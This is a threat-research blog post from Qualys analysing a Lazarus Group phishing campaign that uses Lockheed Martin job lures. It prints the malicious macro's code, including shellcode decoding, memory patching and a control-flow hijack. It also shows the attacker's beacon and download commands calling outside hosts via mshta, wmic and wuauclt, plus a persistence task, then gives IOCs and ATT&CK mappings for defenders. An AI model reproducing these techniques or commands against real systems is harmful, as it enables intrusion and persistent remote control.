
LolZarus: Lazarus Group Incorporating Lolbins into Campaigns

blog.qualys.com/vulnerabilities-threat-research/2022/02/08/lolzarus-lazarus-group-incorporating-lolbins-into-campaigns

Akshat Pradhan

February 8, 2022



Qualys Threat Research has identified a new Lazarus campaign using employment phishing lures targeting the defence sector. The identified variants target job applicants for Lockheed Martin. This blog details the markers of this campaign, including macro content, campaign flow and phishing themes of our identified variants and older variants that have been attributed to Lazarus by other vendors.

The Qualys Research Team recently identified a new Lazarus campaign using employment phishing lures targeting the defence sector. The identified variants target job applicants for Lockheed Martin Corporation, which is an American aerospace, arms, defence, information security, and technology corporation. This is thematically similar to other observed variants where Lazarus has posed as defence companies like Northrop Grumman and BAE Systems

with job openings. We refer to this campaign as “LolZarus” due to the use of different lolbins in observed samples, some of which are the lolbin’s first recorded usage by a well-known adversary.

Sample Analysis

We identified two phishing documents: “Lockheed_Martin_JobOpportunities.docx” and “Salary_Lockheed_Martin_job_opportunities_confidential.doc”. Both variants were authored by the same user, named “Mickey”. The methodology used for control flow hijack and the macro content is similar across both samples.

MD5: a27a9324d282d920e495832933d486ee

Name: Salary_Lockheed_Martin_job_opportunities_confidential.doc




Fig1. LockHeed Recruitment Lure

The macro uses aliases to rename the APIs that it uses (fig. 2).

```
#If Win64 Then
Private Declare PtrSafe Function LoadPlaybackHD Lib "kernel32" _
    Alias "LoadLibraryA" (ByVal LoadPlaybackHDSize As String) As LongLong

#Else
Private Declare PtrSafe Function LoadPlaybackHD Lib "kernel32" _
    Alias "LoadLibraryA" (ByVal LoadPlaybackHDSize As String) As Long

#End If

#If Win64 Then
Private Declare PtrSafe Function WMvdspt Lib "kernel32" _
    Alias "GetProcAddress" (ByVal WMvdsptParam1 As LongLong, ByVal WMvdsptParam2 As String) As LongPtr

#Else
Private Declare PtrSafe Function WMvdspt Lib "kernel32" _
    Alias "GetProcAddress" (ByVal WMvdsptParam1 As Long, ByVal WMvdsptParam2 As String) As LongPtr

#End If
```

Fig2. Renamed API aliases.

The initial entry point for the macro is via the ActiveX Frame1_Layout to automatically execute once ActiveX control is enabled (fig. 3).

```
+----------+--------------------+-----------------------------------------+
|Type      |Keyword             |Description                              |
+----------+--------------------+-----------------------------------------+
|AutoExec  |Frame1_Layout       |Runs when the file is opened and ActiveX |
|          |                    |objects trigger events                   |
```

Fig3. EntryPoint of obfuscated Macro.

The macro starts by loading WMVCORE.DLL, which is a legitimate windows dll for windows media. Interestingly, to make the macro seem more innocuous, Lazarus uses function names identical to the exported functions of WMVCORE.DLL and variable names thematically related to playback (fig. 4).

```
If WMIsAvailableOffline() = False Then
    WMCreateFileSink = WMvdspt(WMPlaybackHD, "WMIsAvailableOffline")
    Result = WmScrEncd(-1, 0, wsi, Len(wsi), capa)
    WMVdspa wmsct, ByVal (wsi.WmScrData2 + wmorder2), WMPlaybackRadd
    Ret = WMVSDecd(ByVal (WMCreateFileSink - 16), &H100000, Play_Encd, WmEmptyData)

    wmflash = wmsct + wmorder
    Ret = WMVSDecd(ByVal (wmflash), WMPlaybackRadd, WMVSDecpro, WmEmptyData)

    WMCheckURLScheme (WMCreateFileSink)

    WMVdspa ByVal (WMCreateFileSink - 16), ByVal (wmflash), WMPlaybackRadd
    Ret = WMVSDecd(ByVal (WMCreateFileSink - 16), &H100000, Play_Decd_Rdh, WmEmptyData)

    WMVdspa ByVal (wmflash), (WMCreateFileSink), WMPlaybackRadd

    If ThisDocument.ReadOnly = False Then
        WMCreateIndexer
        ThisDocument.Save
    End If
End If
```

Fig.4 WMV playback variables and wmvcore.dll function names

The macro uses a check for a document variable before entering its main functionality block. This variable is set at the end to ensure that subsequent opening of the document does not execute it again.

The second stage payload is shellcode that is embedded as a base64 encoded string array inside the macro that is decoded by using CryptStringToBinaryW (fig. 5). Other variants have used the UuidFromStringA function to decode the embedded payload and write it to an executable Heap.

```
MediaSection(1741) = "fl00B23T0P47+HAwtvxh6lo/20HzgV65dTv4TYT2IpIQPMBKQM51U4BHoALlNsg8xlOb/UjhziIoAKnhrD2IS48VyMunC7yz"
MediaSection(1742) = "wWWZ2VQlQQveBtfUVE2xI+0/dRZ17Jo+CPw+Pwk/7B2TbDsLd6EyAIf9AC08fbilX6mnDIsWvU0ZMawxOzrTo9BzlKUwz803"
MediaSection(1743) = "EQ45hTKvoH5vNyo0inCyP4I3AOEcFQYwgMgGNxrmWoU1DPegLj2Ol19thhT2It1GiQAARABwc+q6kGRiBQCgAAAfPicAGfnP"
MediaSection(1744) = "AK8rNbaUAI4AmFp3pxzDlAj/yeoAfIAAdCGy+LEAlRS7AAAAABDOAADoxJp9fF8t6gCdAIIAOQAAtlQZ8gA9sVQATXQmNA=="

#End If

Dim NullPtr As LongPtr
Dim NullLong As Long
Dim MediaSectionLen As Long

For idx = 1 To UBound(MediaSection)

If CryptStringToBinaryW(StrPtr(MediaSection(idx)), Len(MediaSection(idx)), WM_CERTSYNCREAD, 0, VarPtr(MediaSectionLen), 0, 0) Then
If MediaSectionLen Then
If CryptStringToBinaryW(StrPtr(MediaSection(idx)), Len(MediaSection(idx)), WM_CERTSYNCREAD, WMCreateFileSink, VarPtr(MediaSectionLen), 0, 0) The
WMCreateFileSink = WMCreateFileSink + MediaSectionLen
End If
End If
Else
End If

Next idx
```

```
Private Const WM_CERTSYNCREAD = &H1
```

```
CRYPT_STRING_BASE64                    Base64, without headers.
0x00000001
```

Fig.5 Payload decoded via CryptStringToBinaryW.

The decoded shellcode then overwrites the *WMIsAvailableOffline* function from WMVCORE.dll by retrieving its address and changing its memory permissions.

```
If WMIsAvailableOffline() = False Then
    WMCreateFileSink = GetProcAddress(WMPlaybackHD, "WMIsAvailableOffline")
    Result = NtQueryInformationProcess(-1, 0, wsi, Len(wsi), capa)
    memcpy wmsct, ByVal (wsi.WmScrData2 + wmorder2), WMPlaybackRadd
    Ret = VirtualProtect(ByVal (WMCreateFileSink - 16), &H100000, Play_Encd, WmEmptyData)

    wmflash = wmsct + wmorder
    Ret = VirtualProtect(ByVal (wmflash), WMPlaybackRadd, WMVSDecpro, WmEmptyData)

    WMCheckURLScheme (WMCreateFileSink)

    memcpy ByVal (WMCreateFileSink - 16), ByVal (wmflash), WMPlaybackRadd
    Ret = VirtualProtect(ByVal (WMCreateFileSink - 16), &H100000, Play_Decd_Rdh, WmEmptyData)

    memcpy ByVal (wmflash), (WMCreateFileSink), WMPlaybackRadd

    If ThisDocument.ReadOnly = False Then
        WMCreateIndexer
        ThisDocument.Save
    End If
End If
```

```
12  Private Const Play_Encd = &H4
13  Private Const Play_Decd_Rdh = &H20
14  Private Const Play_Encd_Dcd = &H40
15
```

```
87  #If Win64 Then
88  WMPlaybackRadd = 8
89  wmorder2 = &H58
90  wmorder = &H10
91  WMVSDecpro = Play_Encd
92  #Else
93  WMPlaybackRadd = 4
94  wmorder2 = &H2C
95  wmorder = &H8
96  WMVSDecpro = Play_Encd_Dcd
97  #End If
98
```

Fig.6 VirtualProtect and memcpy's.

The callback to the shellcode is achieved by retrieving the KernelCallbackTable pointer from the PEB structure of the current process via NtQueryInformationProcess, and then patching the *_fnDWORD* pointer to point to *WMIsAvailableOffline*. Whenever winword makes any graphical call, the shellcode executes. This technique to hijack control flow has also been used by other sophisticated attackers such as FinFisher. Lazarus has also used other novel methods to execute shellcode such as by using the function *EnumSystemLocalesA* as a callback to shellcode written to executable heap.

The macro then sets a document variable to ensure that subsequent runs would not execute the shellcode decode and the KernelCllbackTable hijack again. It also retrieves a decoy document from *https://markettrendingcenter[.]com/lk_job_oppor[.]docx* and displays it (fig. 7.)

```
Application.Documents.Open ("https://markettrendingcenter.com/lk_job_oppor.docx")
If ActiveDocument <> ThisDocument Then
    ThisDocument.Close
End If
```




Fig.7 Decoy Document.

The shellcode mainly sets up a periodic beacon out to *https://markettrendingcenter[.]com/member[.]htm* by creating a new staging folder `C:\WMAuthorization` , writing a vbs file (WMVxEncd.vbs) to it, and creating a corresponding Scheduled task to run the vbs file every 20 minutes (fig. 8). shellObj is the Wscript.Shell object that the vbs file uses to execute the beacon command.

```
shellObj.Run "forfiles /p c:\windows /m HelpPane.exe /c ""mshta
C:\WMAuthorization\WMPlaybackSrv ""https://markettrendingcenter.com/member.htm""""",
0, True
```

```xml
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2022-01-28T11:58:43</Date>
    <Author>[redacted]</Author>
    <URI>\WindowsMediaPlayerVxEncdService</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <Repetition>
        <Interval>PT20M</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2022-01-28T11:58:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-21-131971241-53774481-2017065930-1000</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>false</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\WMAuthorization\WindowsMediaPlayerVxEncdSrv</Command>
      <Arguments>"C:\WMAuthorization\WMVxEncd.vbs"</Arguments>
    </Exec>
  </Actions>
</Task>
```

Fig.8 Schedule Task Dump

Here, WMPlaybackSrv is a renamed wscript.exe and *WindowsMediaPlayerVxEncdSrv* is a renamed mshta.exe. Another variant of the campaign uses the lolbin *wuauclt*.

```
cmd /C ''C:\Windows\system32\wuauclt.exe' /UpdateDeploymentProvider wuaueng.dll
/RunHandlerComServer
```

Earlier variants have used a copy of wmic.

```
%COMSPEC% /c Start /miN c:\Intel\hidasvc ENVIRONMENT get STATUS
/FORMAT:"hxxps://www.advantims[.]com/GfxCPL.xsl"
```

Additional vendors have also identified a variant that uses pcalua.exe.
Unfortunately, we were unable to get further details about the remote htm payload as it returns a 404 error.

Conclusion

We attribute this campaign to Lazarus as there is significant overlap in the macro content, campaign flow, and phishing themes of our identified variants as well as older variants that have been attributed to Lazarus by other vendors. Additional vendors have reported on the current campaign while attributing it to Lazarus.

Lazarus continues to evolve its capabilities by utilizing lesser-known shellcode execution techniques and incorporating various lolbins as part of its campaign. Qualys will continue to monitor for other similar phishing lures related to Lazarus.

Existing customers of Qualys can use the following QQL's to identify this activity:

```
mitre.attack.technique.id:"Q0026"
mitre.attack.technique.id:"T1218.005"
mitre.attack.technique.id:"T1202"
mitre.attack.technique.id:"T1036.003"
mitre.attack.technique.id:"T1059.005"
```

ATT&CK Mapping

Phishing: Spearphishing Attachment T1566.001

Windows Management Instrumentation (T1047)

Masquerading: Rename System Utilities (T1036.003)

Signed Binary Proxy Execution: Mshta (T1218.005)

Command and Scripting Interpreter: Visual Basic (T1059.005)

Scheduled Task/Job: Scheduled Task (T1053.005)

Native API (T1106)

Hijack Execution Flow (T1574)

Command and Scripting Interpreter: Windows Command Shell (T1059.003)

IOCS

Hashes

```
e87b575b2ddfb9d4d692e3b8627e3921
a27a9324d282d920e495832933d486ee
3f326da2affb0f7f2a4c5c95ffc660cc
490c885dc7ba0f32c07ddfe02a04bbb9
712a8e4d3ce36d72ff74b785aaf18cb0
a27a9324d282d920e495832933d486ee
f2a0e9034d67f8200993c4fa8e4f5d15
```

Domains

markettrendingcenter.com

lm-career.com

advantims.com